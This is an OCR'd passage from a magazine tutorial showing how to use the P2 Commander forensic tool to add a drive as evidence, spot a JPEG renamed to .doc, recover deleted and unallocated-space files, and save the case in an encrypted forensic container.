Search Sort Sorted Files Search Count Contents Add Bookmark
Case Explorer
Items In Total
Illustration
Welcome Illustration
Go
Case Explo... Sorted Files Hashes Bookmarks
Properties
General
Common Log Tasks
9:10 PM 7/31/2013

Add New Evidence

Category:
- Logical Drive or Folder
- Physical Drive
- Image File
- E-mail Database
- Chat Database
- Registry
- Internet Browser Data
- Other

Source type:
- C: (260.82 GB free of 444.71 GB)
- D: (3.02 GB free of 20.75 GB)
- F: (83.88 MB free of 99.02 MB)
- H: (164.46 MB free of 199.00 MB)
- I: (0 bytes free of 0 bytes)
- Separate Folder

Name: H:
Label: SYSTEM
Serial: 624c1fc0
File system: NTFS
Total size: 199.00 MB (208,662,528 bytes)
Free size: 164.46 MB (172,453,888 bytes)
Compressed: No


Refresh OK Cancel

| | |
|---|---|
| Fax | |
| Phone | |
| **Case Information** | |
| Description | Example for illustrative purposes |
| Investigator Name | Dauda Sule |
| Name | Illustration |

Category: Common

```
Phone:
Fax:
Email:
Comments: Example for eForensics Magazine
```

**Figure 7.** *Adding evidence to the case*



Paraben's P2 Commander Demonstration version - Illustration.p2c
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark
Case Explorer
Welcome Illustration
Add New Evidence
Category:
Logical Drive or Folder
Physical Drive
Image File
E-mail Database
Chat Database
Registry
Internet Browser Data
Other
Source type:
Separate Folder
Refresh
OK
Cancel

C: (260.82 GB free of 444.71 GB)
D: (3.02 GB free of 20.75 GB)
F: (83.88 MB free of 99.02 MB)
H: (164.46 MB free of 199.00 MB)
I: (0 bytes free of 0 bytes)

\\.\H:

Enter a new evidence name

H:


OK Cancel

Name: H:
Label: SYSTEM
Serial: 624c1fc0
File system: NTFS
Total size: 199.00 MB (208,662,528 bytes)
Free size: 164.46 MB (172,453,888 bytes)
Compressed: No

Case Information
Description: Example for illustrative purposes
Investigator Name: Dauda Sule
Name: Illustration

```
Phone:
Fax:
Email:
Comments: Example for eForensics Magazine
```

**Figure 8.** *Selecting name for evidence*



Paraben's P2 Commander Demonstration version - Illustration.p2c
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark
Case Explorer
Welcome Illustration
Add New Evidence
Category:
Logical Drive or Folder
Physical Drive
Image File
E-mail Database
Chat Database
Registry
Internet Browser Data
Other
Source type:
Refresh
OK
Cancel

C: (260.82 GB free of 444.71 GB)
D: (3.02 GB free of 20.75 GB)
F: (83.88 MB free of 99.02 MB)
H: (164.46 MB free of 199.00 MB)
I: (0 bytes free of 0 bytes)

NTFS Settings

☑ Search deleted files and folders
☑ Add the Trash folder to the NTFS root
☑ Recover folders structure for bad images
☑ Add the Unallocated Space folder to the NTFS root

OK Cancel

Serial: 624c1fc0
File system: NTFS
Total size: 199.00 MB (208,662,528 bytes)
Free size: 164.46 MB (172,453,888 bytes)
Compressed: No

Case Information
Description: Example for illustrative purposes
Investigator Name: Dauda Sule
Name: Illustration

```
Phone:
Fax:
Email:
Comments: Example for eForensics Magazine
```

**Figure 9.** *Settings for the evidence*

## EXAMINING A DRIVE

Having selected the drive to be examined, the investigation can now begin. First notice the content of the selected drive. Figure 10 shows the contents of the drive H: a word document, *document.doc,* and an image, *IMAG0912.jpg*.





**Figure 10.** *Contents of drive H*

We can now examine what the drive contains using P2 Commander. We expand the case (*Illustration)* located in the top left corner of the interface; we expand the *NTFS* directory and click on the *Root* directory. Among the contents of the *Root* directory are the contents of drive H, but to our amazement document.doc is seen to be a JPEG image data just like *IMAG0192.jpg*, and the thumbnails at the bottom of the interface further buttress that fact (Figure 11). Criminals often times try to hide their tracks by camouflaging documents to avoid detection. This could be done using different techniques from the simplest (like labeling an incriminating document or file with an innocent sounding name) to advanced techniques like steganography. What happened in this example is that the file extension for an image was changed from *.jpg* to *.doc* to avoid detection of the image by an investigator. In cases like child pornography, a suspect may try to hide incriminating pictures using such a technique in the hope of warding off investigators. Once there is an attempt by anyone who is not aware of what was done to open such document, the document would probably give an error message or open in codes that would be considered unintelligible by most people giving the impression that it must have become corrupted. However, with forensic tools like P2 Commander, an investigator can easily see through such a camouflage in a single glance as we have seen in the example.



Path: p2c://Illustration/H:/NTFS/Root

| Name | Type | Creation time | Last access time | Last change time |
|---|---|---|---|---|
| $RECYCLE.BIN | <DIR> | 7/29/2013 2:51:02 PM | 7/29/2013 2:51:02 PM | 7/29/2013 2:51:02 PM |
| Boot | <DIR> | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM |
| System Volume Information | <DIR> | 9/16/2010 9:40:43 AM | 9/16/2010 9:40:43 AM | 9/16/2010 9:40:43 AM |
| $AttrDef | | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM |
| $BadClus | | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM |
| $BadClus : $Bad | | | | |
| $Bitmap | | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM |
| $Boot | | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM |
| $LogFile | | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM |
| $MFT | | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM |
| $MFTMirr | | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM |
| $Secure | | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM |
| $Secure : $SDS | | | | |
| $UpCase | | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM |
| $Volume | | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM | 9/16/2010 10:34:02 AM |
| bootmgr | DOS executable (COM) | 9/16/2010 10:34:02 AM | 6/21/2011 9:41:56 PM | 6/21/2011 9:41:56 PM |
| document.doc | JPEG image data | 7/29/2013 2:49:38 PM | 7/29/2013 2:50:02 PM | 7/29/2013 2:50:02 PM |
| IMAG0192.jpg | JPEG image data | 7/31/2013 9:15:17 PM | 7/31/2013 9:15:23 PM | 7/31/2013 9:15:23 PM |

Finished Total: 19

Properties


General

| Root | |
|---|---|
| Bytes per cluster | 4,096 |
| Bytes per file record | 1,024 |
| Bytes per sector | 512 |
| Clusters per file record | 0 |
| Disk name | SYSTEM |
| Disk size | 208,662,528 |

**Figure 11.** *Viewing contents of Root directory in drive H*

The times and dates of creation, last access, last modification and last change of document can also be viewed in the P2 Commander tab for selected directory, such time stamps can be used as proof for or against a suspect. For instance, if there is a child pornography image found on an endpoint that is shared by employees on shift basis, the time stamps could be used to determine on whose shift such an image was stored and accessed. Reviewing sign-in logs and registers along with CCTV footage can further corroborate this.

The trash directory can also be analyzed (note, the recycle bin was emptied before this analysis). Clicking on the trash directory shows contents emptied from the recycle bin. Despite the recycle bin having been emptied, we can see the contents that were deleted from the recycle bin that have not been overwritten. In Figure 12, we can see the deleted items with their file extensions and document types as well as the date and time of the deletion. As had been seen previously, the deleted item also has a *.doc* file extension, but the document type JPEG image data. Also, at the bottom left corner of the interface, we have the file properties which shows that the document was deleted (stated that *Deleted* is *True*) and the path was recycle bin.



Path: p2c://Illustration/H:/NTFS/T::R::A::S::H?item=$R8IV9AH.doc_102_deleted

| Name | Type | Creation time | Last access time | Last change time |
|---|---|---|---|---|
| $R8IV9AH.doc | JPEG image data | 8/1/2013 9:06:49 PM | 8/1/2013 9:06:49 PM | 8/1/2013 9:06:49 PM |
| $I8IV9AH.doc | Unknown format | 8/1/2013 9:06:59 PM | 8/1/2013 9:06:59 PM | 8/1/2013 9:06:59 PM |


Finished Total: 2

| | |
|---|---|
| **NTFS** | |
| Deleted | True |
| MFT number | 102 |
| Path | \\$RECYCLE.BIN\S-1-5-21-3510 |
| **Size (bytes)** | |
| Allocated size (bytes) | 868,352 |
| Complete file size (bytes) | 865,474 |

**Figure 12.** *Contents of trash directory*

Expanding the *Unallocated Space* directory shows the *Deleted Items* directory, which can be further expanded to reveal the unallocated clusters. In the unallocated clusters directory, we can see there is a JPEG image data document as shown in Figure 13.

The contents of the unallocated clusters are reviewable and recoverable documents, partially or fully, those were deleted from the recycle bin, but have not been fully overwritten. Such data might be very useful in a case. Casey (2004) gives an example of a blackmail case where the suspect claimed the blackmail letter document was a letter he originally wrote, but someone else modified and sent it it while he was away on vacation. Various fragments of deleted material were recovered from his computer, one of the fragments in the slack space of another file (the owning file), which was created a couple of days before the suspect's vacation. Technically, this showed that the slack space had existed before the owning file, which helped to question the suspect's alibi.



Paraben's P2 Commander Demonstration version - Illustration.p2c

Path: p2c://Illustration/H:/NTFS/Partition::Free::Spaces/Partition::Free::Spaces::Detected/unallocated_clusters_0_999?item=Free_Space_0_16466_212

| Name | Type | Creation time | Last access time | Last change time |
|---|---|---|---|---|
| unallocated_0_16466_212.jpg | JPEG image data | | | |

Finished Total: 1


| NTFS | |
|---|---|
| Cluster | 16,466 |
| File size (bytes) | 868,352 |
| Sector | 131,728 |

**Figure 13.** *Contents of the unallocated clusters*

## CREATING A FORENSIC CONTAINER

The created case can be saved in a forensic container. Paraben has forensic containers that are encrypted and write protected such that the digital evidence can be stored securely and makes it easier for third parties to review the evidence. This helps to ensure a proper chain of custody and to show that the evidence was not tampered with or contaminated during storage.

A forensic container is from *Tools* in the menu bar and *Create New Forensic Container* selected, as shown in Figure 14. Once clicked, the pop up shown in Figure 15 comes up which requires a file path to be chosen for saving the container. By default the containers are saved to the Paraben Corporation directory located program files directory, and saved to a folder called containers there in a folder called new_container (the previous directory used for saving the case is used in the example). There is also the need to select a password for the container, and the password confirmed. One that is done, the forensic container is stored in the selected directory and can be analyzed and reviewed when and as necessary.



Paraben's P2 Commander Demonstration version - Illustration.p2c


p2c://Illustration/H:/NTFS/Partition::Free::Spaces/Partition::Free::Spaces::Detected/unallocated_clusters_0_999?item=Free_Space_0_16466_212

| Name | Type | Creation time | Last access time | Last change time |
|---|---|---|---|---|
| unallocated_0_16466_212.jpg | JPEG image data | | | |

Finished Total: 1

| NTFS | |
|---|---|
| Cluster | 16,466 |
| File size (bytes) | 868,352 |
| Sector | 131,728 |

**Figure 14.** *Create New Forensic Container option under Tools*



Paraben's P2 Commander Demonstration version - Illustration.p2c

Path: p2c://Illustration/H:/NTFS/Partition::Free::Spaces/Partition::Free::Spaces::Detected/unallocated_clusters_0_999?item=Free_Space_0_16466_212

| Name | Type | Creation time | Last access time | Last change time |
|---|---|---|---|---|
| unallocated_0_16466_212.jpg | JPEG image data | | | |

Create New Forensic Container

File path: C:\Users\HP USER\Documents\forensics\Paraben\new_containe

Password: ***

Repeat password: ***

Finished Total: 1


NTFS

| | |
|---|---|
| Cluster | 16,466 |
| File size (bytes) | 868,352 |
| Sector | 131,728 |

File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark Thumbnails Hex Text File
Case Explorer
Illustration
H:
NTFS
Root
Trash
Unallocated Space
Detected Items
unallocated_clusters_0_999
Welcome
unallocated_clusters_0_999
Go
Browse...
OK
Cancel
Case Explo... Sorted Files Hashes Bookmarks
Properties
General
Thumbnails
unallocated_0_16466_212...
Common Log Tasks Hex View Text View Thumbnails
6:09 PM
8/2/2013

**Figure 15.** *File path selection and password creation for forensic container*

Figure 16 shows the directory containing the forensic container. The directory contains two files: the main file and the data file; the main file contains the file hierarchy, which is named after the forensic container name with file extension *.p2d*, while the data file contains the acquired data evidence (Paraben Corporation, 2013).



Libraries ▸ Documents ▸ forensics ▸ Paraben ▸ new_container

Documents library
new_container

| Name | Date modified | Type | Size |
|---|---|---|---|
| new_container_part | 8/2/2013 6:10 PM | File | 0 KB |
| NEW_CONTAINER.P2D | 8/2/2013 6:10 PM | P2D File | 1,824 KB |

2 items

